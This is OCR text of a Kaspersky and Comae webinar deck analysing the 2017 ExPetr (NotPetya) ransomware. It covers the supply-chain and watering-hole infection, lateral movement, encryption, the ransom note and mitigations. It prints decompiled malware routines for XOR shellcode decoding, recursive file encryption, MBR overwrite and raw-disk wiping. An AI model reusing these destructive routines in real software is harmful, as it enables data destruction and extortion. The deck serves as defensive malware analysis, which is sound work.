ExPetr Ransomware


Another global scale situation...

Juan Andres Guerrero-Saade (@juanandres_gs)

GReAT, Kaspersky Lab

Matt Suiche (@msuiche)

Comae Technologies




First News HQ
@FirstNewsHQ

Follow

#BREAKING: Russia, Ukraine, Spain, France - confirmed reports about #Petya ransomware outbreak

6:33 AM - 27 Jun 2017

1 Retweet 2 Likes



Lukas Stefanko
@LukasStefanko

Follow

Unpatched PC's were hit again by #Petya #ransomeware.
POS, Banks, ATMs, Airport, GOV, Media companies, Metro, Cargo, Post...
#Eternalblue

8:27 AM - 27 Jun 2017

243 Retweets 136 Likes

KASPERSKY lab

comae technologies

Summary

First appeared on **27th June 2017**.

Variant of *Ransom:Win32/Petya*


Initial infection involving Ukrainian company M.E.Doc confirmed by Microsoft

Spreads on the local domain network

Encrypts files (AES128)

Replaces MBR and display a fake identifier or “installation” key.

No way to recover files so far.




KASPERSKY lab

comae technologies

Step 1. Supply Chain Attack

- Initial mass deployment as described by Microsoft MMPC Team.
- “perfc.dat” being the malware.



KASPERSKY lab

comae technologies

Step 2 - Lateral movement (Propagation)


- #1 **Stolen credentials**
  - Stealing credentials via mimikatz variant to try to recover Administrator credentials.
  - Attempts to copy & execute itself using stolen credentials and using either **PSExec** or **WMIC**
- #2 **ETERNALBLUE** + **ETERNALROMANCE**
  - Originally leaked in April by a group called **TheShadowBrokers**
  - **SMB** remote code execution exploits.
  - Attempts to exploit Windows machines with no **MS17-010** patch.
  - **ETERNALBLUE** previously used in **WannaCry** *(see previous Webinar)*
  - Uses simple XOR encoding to evade signature based detection.

KASPERSKY lab comae technologies

Step 3. Destruction

Once access on a machine is gained:

- The malware encrypts the files
- Changes the MBR for with the fake bootloader.



KASPERSKY lab

comae technologies

```
30  if ( v3 == 1 )
31  {
32    v4->byte8 = 3;
33    v4->byte28 = 3;
34    v4->dwordA0 = 0xFFD000B0;
35    v4->dwordA4 = -1;
36    v4->dwordA8 = 0xFFD000B0;
37    v4->dwordAC = -1;
38    v4->dwordC0 = 0xFFDFF0C0;
39    v4->dwordC4 = 0xFFDFF0C0;
40    v4->dword18C = 0xFFDFF190;
41    v4->dword194 = 0xFFDFF1F0;
42    v4->dword1D8 = 0xFFD001F0;
43    v4->dword1DC = -1;
44    v4->dword1E8 = 0xFFD00200;
45    v4->dword1EC = -1;
46    v6 = 0;
47    do
48    {
49      *(&v4[1].byte0 + v6 + 1) = xored_shellcode[v6] ^ 0xCC;
50      ++v6;
51    }
52    while ( v6 < 0x977 );
53  }
```

KASPERSKY lab

comae technologies

Files Encryption

- Affected files

```
.3ds,.7z,.accdb,.ai,.asp,.aspx,.avhd,.back,.bak,.c,.cfg,.conf,.cpp,.cs,.ctl,.dbf,.disk,.djv
u,.doc,.docx,.dwg,.eml,.fdb,.gz,.h,.hdd,.kdbx,.mail,.mdb,.msg,.nrg,.ora,.ost,.ova,.ovf,.pdf
,.php,.pmf,.ppt,.pptx,.pst,.pvi,.py,.pyc,.rar,.rtf,.sln,.sql,.tar,.vbox,.vbs,.vcb,.vdi,.vfd
,.vmc,.vmdk,.vmsd,.vmx,.vsdx,.vsv,.work,.xls,.xlsx,.xvd,.zip
```

- C:\WINDOWS is excluded.

- The delta between the “installation” key from the README.txt and the boot screen shows there is no intent from the attacker to provide decryption keys.
- MFT table erased, so README.txt is only recoverable forensically from the raw disk image.

KASPERSKY lab comae technologies

```
16      hFindFile = FindFirstFileW(&pszDest, &FindFileData);
17      if ( hFindFile != (HANDLE)-1 )
18      {
19        do
20        {
21          v3 = (void *)*((_DWORD *)&a3[1].targetDirectory + 1);
22          if ( v3 )
23          {
24            v4 = WaitForSingleObject(v3, 0);
25            if ( !v4 || v4 == -1 )
26              break;
27          }
28          if ( wcscmp(FindFileData.cFileName, L".")
29            && wcscmp(FindFileData.cFileName, L"..")
30            && PathCombineW(&FileName, &pszDir->targetDirectory, FindFileData.cFileName) )
31          {
32            if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
33            {
34              v5 = (struct _WIN32_FIND_DATAW *)PathFindExtensionW(FindFileData.cFileName);
35              if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
36              {
37                wsprintfW(&v10, L"%ws.", v5);
38                if ( StrStrIW(
39                       L".3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb."
40                        "gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.s"
41                        "ql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.work.xls.xlsx.xvd.zip.",
42                       &v10) )
43                {
44                  encryptFile(&FileName, a3);
45                }
46              }
47            }
48            else if ( !StrStrIW(L"C:\\Windows;", &FileName) )
49            {
50              lookForFilesAndEncrypt((struct_masterContext *)&FileName, flag - 1, a3);
51            }
52          }
53        }
54        while ( FindNextFileW(hFindFile, &FindFileData) );
55        FindClose(hFindFile);
```

00000DBC lookForFilesAndEncrypt:16

technologies

MBR

```
1  int overwriteBootSectors()
2  {
3    HANDLE v0; // edi@1
4    HLOCAL v1; // ebx@3
5    int result; // eax@7
6    DWORD BytesReturned; // [sp+Ch] [bp-1Ch]@2
7    DISK_GEOMETRY OutBuffer; // [sp+10h] [bp-18h]@2
8
9    v0 = CreateFileA("\\\\.\\C:", GENERIC_WRITE, 3u, 0, 3u, 0, 0);
10   if ( v0 )
11   {
12     if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 0x18u, &BytesReturned, 0) )
13     {
14       v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
15       if ( v1 )
16       {
17         SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
18         WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
19         LocalFree(v1);
20       }
21     }
22     CloseHandle(v0);
23   }
24   if ( !(g_Mode & 8) || (result = replaceBootSectorsWithBootloader()) != 0 )
25     result = wipeMode();                        // if for some reason fails, or flag in g_Mode is enabled
26   return result;
27 }
```

```
1  signed int wipeMode()
2  {
3    HANDLE hDevice; // ebx@1
4    signed int result; // eax@2
5    DISK_GEOMETRY geometry; // [sp+10h] [bp-20h]@3
6    LPCVOID lpBuffer; // [sp+28h] [bp-8h]@3
7    DWORD BytesReturned; // [sp+2Ch] [bp-4h]@3
8
9    hDevice = CreateFileA("\\\\.\\PhysicalDrive0", GENERIC_WRITE, 3u, 0, 3u, 0, 0);
10   if ( hDevice )
11   {
12     DeviceIoControl(hDevice, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &geometry, 0x18u, &BytesReturned, 0);
13     lpBuffer = LocalAlloc(0, 10 * geometry.BytesPerSector);
14     if ( lpBuffer )
15     {
16       DeviceIoControl(hDevice, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
17       WriteFile(hDevice, lpBuffer, 10 * geometry.BytesPerSector, &BytesReturned, 0);
18       LocalFree((HLOCAL)lpBuffer);
19     }
20     CloseHandle(hDevice);
21     result = 1;
22   }
23   else
24   {
25     result = 0;
26   }
27   return result;
28 }
```

KASPERSKY lab

comae technologies

Mikko Hypponen
@mikko

Following

Victims keep sending money to Petya, but will not get their files back: No way to contact the attackers, as their email address was killed.

Mail Delivery Subsystem mailer-daemon

Message not delivered

Your message couldn't be delivered to **wowsmith123456@posteo.net** because the remote server is misconfigured. See the technical details below for more information.

The response from the remote server was:

```
554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied
```


Final-Recipient: rfc822; wowsmith123456@posteo.net
Action: failed
Status: 5.7.1
Remote-MTA: dns; mx03.posteo.de. (212.8.199.216, the server for the domain posteo.net.)
Diagnostic-Code: smtp; 554 5.7.1 <wowsmith123456@posteo.net>: Recipient address rejected: Access denied
Last-Attempt-Date: Wed, 28 Jun 2017 05:01:25 -0700 (PDT)

5:12 AM - 28 Jun 2017

442 Retweets **210** Likes

13 442 210

Personal Installation Key Inconsistency



Source: Comae

After completing its encryption routine, this ransomware drops a text file called *README.TXT* in each fixed drive. The said file has the following text:

```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because
they have been encrypted. Perhaps you are busy looking for a way to recover
your files, but don't waste your time. Nobody can recover your files without
our decryption service.

We guarantee that you can recover all your files safely and easily.
All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1.      Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2.      Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net.
        Your personal installation key:

AQIAAA5mAAAApAAA/yM8tPsoNwRpGRsJ9Ohu85ORQvnEk+nNoTIeEZzWe9TNkjfY
fQndHkeHXIKLEuIHrwjsYty536o88VfKArHR5jsvVf2yNXLBPMwtwripITpteWR7
bFrcdlKZ9L6xrlOzR7xLw/r5wwfr/SZ6VZU7bbnDKSitTbjcX84UPow8c1dS7+xs
+XZVhUP703bGnJOFeBa8Sr+yR2O2Ae5lmp4d7hCo0brDT1JdoLkWXd2Eqm1QOnRQ
VldJVMeTmBviZwe7LBpnyysd4wjY1OuHvwxUbMje4djclUXATQ8piGD7N9md63jF
uMa6S6j+pKUCwvK566i5XvuVw/iCvmLazkRMHw==
```

This ransomware also clears the System, Setup, Security, Application event logs and deletes NTFS journal info.

Source: Microsoft (MMPC)

KASPERSKY lab

comae technologies

Installation Key

```
1  HLOCAL __stdcall writeInstructions(struct_masterContext *dataCryptStruct)
2  {
3    HLOCAL importedKeyString; // eax@1
4    DWORD v2; // eax@4
5    HANDLE hREADME; // ebx@6
6    WCHAR pszDest; // [sp+0h] [bp-620h]@3
7    LPCVOID installation_key; // [sp+618h] [bp-8h]@2
8    DWORD NumberOfBytesWritten; // [sp+61Ch] [bp-4h]@7
9
10   importedKeyString = (HLOCAL)importKey(dataCryptStruct);
11   if ( importedKeyString )
12   {
13     importedKeyString = getInstallationKey(dataCryptStruct);
14     installation_key = importedKeyString;
15     if ( importedKeyString )
16     {
17       if ( PathCombineW(&pszDest, &dataCryptStruct->targetDirectory, L"README.TXT") )
18       {
19         v2 = isDeadlineOver();
20         if ( v2 )
21           Sleep(60000 * (v2 - 1));
22         hREADME = CreateFileW(&pszDest, 0x40000000u, 0, 0, 2u, 0, 0);
23         if ( hREADME != (HANDLE)-1 )
24         {
25           NumberOfBytesWritten = 0;
26           WriteFile(
27             hREADME,
28             L"Ooops, your important files are encry
29              "\r\n"
30              "If you see this text, then your files
31              "they have been encrypted. Perhaps you
32              "your files, but don't waste your time
33              "our decryption service.\r\n"
34              "\r\n"
35              "We guarantee that you can recover all
36              "All you need to do is submit the paym
37              "\r\n"
38              "Please follow the instructions:\r\n"
39              "\r\n"
40              "1.\tSend $300 worth of Bitcoin to fol
45           WriteFile(hREADME, L"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4Cu, &NumberOfBytesWritten, 0);
46           WriteFile(
47             hREADME,
48             L"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ",
49             0x8Eu,
50             &NumberOfBytesWritten,
51             0);
52           WriteFile(hREADME, L"wowsmith123456@posteo.net.\r\n", 0x38u, &NumberOfBytesWritten, 0);
53           WriteFile(hREADME, L"\tYour personal installation key:\r\n\r\n", 0x48u, &NumberOfBytesWritten, 0);
54           WriteFile(
55             hREADME,
56             installation_key,
57             2 * wcslen((const unsigned __int16 *)installation_key),
58             &NumberOfBytesWritten,
59             0);
60           CloseHandle(hREADME);
61         }
62       }
63       importedKeyString = LocalFree(*(HLOCAL *)&dataCryptStruct[1].targetDirectory);
```

KASPERSKY lab

comae technologies

Random Key Generated and stored in MBR


```
result = CryptGenRandom(randBuf.randBuf, 60u);
ERROR = result;
if ( result >= 0 )
{
  i = 0;
  do
  {
    off = randBuf.randBuf[i++] % 58u;
    randBuf.randBuf[i + 59] = BASE58_ALPHABET[off];
  }
  while ( i < 60 );
```


```
0016B1A0  42 53 45 4E 77 62 43 50  63 63 6A 37 53 77 61 69  BSENwbCPccj7Swai
0016B1B0  41 43 39 56 50 31 65 67  4B 41 33 48 79 77 4E 44  AC9VP1egKA3HywND
0016B1C0  39 66 64 38 73 55 71 35  34 69 54 41 78 54 53 38  9fd8sUq54iTAxTS8
0016B1D0  4D 5A 6F 61 54 36 36 41  44 53 62 46 00 B1 16 00  MZoaT66ADSbF.+..
0016B1E0  84 CA 0F 77 00 00 00 00  00 00 00 00 00 00 00 00  ?K.w............
```

KASPERSKY lab

comae technologies

Victim Distribution




KASPERSKY lab

comae technologies

Infection Vectors: Watering Hole

- Ukrainian news agency site waterholed
- Only targets Ukrainian visitors
- Served 30Kb exPetr variant with no spreading capabilities



KASPERSKY lab

comae technologies

Infection Vectors: Malicious MeDoc Update

- Cisco Talos points to MeDoc Ukrainian tax accounting software pushing malicious update

- Execution chain confirmed in Kaspersky Security Network telemetry

KASPERSKY lab

comae technologies


Who are the attackers?

Well thought out, determined threat actor–

- Well-chosen supply-chain attack
- Compromised several sites to waterhole same target country
- Implemented multiple spreading vectors (2x 1-days, Creds + WMIC/PsExec)

Incompetent file-kidnapper–

- Single BTC Wallet – all funds monitored
- Single Email for victim contact – shutdown within hours
- Broken installation ID mechanism – can't actually decrypt files, no trust



KASPERSKY lab

comae technologies

Mitigations: Active Directory Security

- Best Practices for Securing Active Directory
  - Securing Active Directory is its own speciality.
    - Don’t underestimate its complexity.
  - Filter user privileges, password policy, privileges per group etc.
  - Many organization do not have an Active Directory Security go-to person.


- See *Lessons from TV5Monde 2015 hack* for an English summary of the French National Security incident-response and recovery plan.

KASPERSKY lab

comae technologies

Mitigations: SMB

- If you haven't yet: **MS17-010**
- **KB4012598** - Emergency patch released by Microsoft on Friday for **XP & 2003**
- Disable SMBv1 to reduce your attack surface (**KB2696547**)



KASPERSKY lab

comae technologies

Mitigations: Offline Backups!

- Shadow Volumes can be deleted.
- Connected backups will be encrypted.
- Backups have to be kept disconnected
  - Insurance policy against both ransomware & wiper attacks

- **Test your backups before you need them**

KASPERSKY lab

comae technologies

Priorities & Mitigations: Block and Rollback!


- Network Level:
  - If possible, block incoming traffic to TCP Port 445
- Modern Anti-Malware Solution:
  - Strong Heuristics
- **Free anti-ransom tool available for businesses**
  - https://go.kaspersky.com/Anti-ransomware-tool.html

